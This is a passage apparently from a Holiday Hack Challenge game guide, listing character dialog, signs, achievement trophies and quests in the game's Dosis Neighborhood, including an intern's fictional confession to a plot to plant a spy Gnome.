
- I'm on my break right now.

2nd Interaction:

- I left you a hot drink on the counter.
- ...

Sign:

- Welcome to Cuppa-Josephine's Coffee!



The Intern

1st Interaction:

- I'm working here. Shouldn't you be doing something else right now?
- ...

2nd Interaction:

- You've discovered me! Oh, and the Gnome here is my backpack ... I'm caught red-handed.
- You see, I'm on a covert mission to plant a Gnome inside the Counter Hack data center.
- It's all part of an ATNAS Corporation nefarious plot, but I don't know all the details of the big plot.
- My particular assignment was to plant this Gnome here so that ATNAS could monitor communications among the Counter Hack team and Holiday Hack participants.
- That way, if any of you figure out the (the) big plot, the senior leadership of ATNAS Corporation would know.
- You've foiled this part of the ATNAS plan, but the overall plot continues!
- ...

Miscellaneous Dialog History

Easter Egg:
This is an Easter Egg.
There is nothing else to say.

NOC: Signs on the two gates
AUTHORIZED PERSONNEL ONLY!

NOC: Pin entry in front of NOC
Please input PIN to proceed!
Correct! Access Granted!
INCORRECT! Access DENIED!

NOC: Sign on the building
AUTHORIZED PERSONNEL ONLY!

Street Signs:
Give street and avenue names at each intersection (shown in the map)

Dosis Neighboorhood Achievements Trophies

New Achievement Unlocked!
Jessica

New Achievement Unlocked!
Josh

New Achievement Unlocked!
Ed Skoudis


New Achievement Unlocked!
Lynn Schifano


New Achievement Unlocked!
Tom VanNorman


New Achievement Unlocked!
Tim Medin


New Achievement Unlocked!
Tom Hessman


New Achievement Unlocked!
Josh Wright



New Achievement Unlocked!
Dan Pendolino



New Achievement Unlocked!
Jeff McJunkin



New Achievement Unlocked!
Secret Room



New Achievement Unlocked!
Secret*2 Room



New Achievement Unlocked!
Jo's Cookie



New Achievement Unlocked!
Candy Cane


New Achievement Unlocked!
Hot Chocolate


New Achievement Unlocked!
Holiday Lights


New Achievement Unlocked!
The Gift


New Achievement Unlocked!
Pin Code



New Achievement Unlocked!

Data Maze

New Achievement Unlocked!


The Intern

New Achievement Unlocked!

VICTORY


Dosis Neighboorhood Quest Trophies

I) Quest given by Tom VanNorman - you find the lights needed in the Dan Pendolino's apartment.



New Quest!


Find a string of blinky lights for TomV



Quest Completed!!


Find a string of blinky lights for TomV

II) Quest given by Tim Medin - you find the hot chocolate in the Cuppa Josephine's Coffee shop.



New Quest!


Find Tim some hot chocolate



Quest Completed!!


Find Tim some hot chocolate

III) Quest given by Josh Wright - you find the minty candy cane in the northwest corner of the Dosis Neighborhood



New Quest!


Find a minty treat for JoshW



Quest Completed!!


Find a minty treat for JoshW

IV) Quest given by Josh Wright - you take Josh's gift to Dan Pendolino.



New Quest!


Give Dan a gift from Josh



Quest Completed!!


Give Dan a gift from Josh

V) Quest given by Jeff McJunkin - you find the cookie in The Secret Secret Room



New Quest!


Find Jeff one of Jo's cookies



Quest Completed!!


Find Jeff one of Jo's cookies

VI) Quest given by Ed Skoudis - you complete by talking again with Ed after discovering The Intern's nefarious plot.



New Quest!

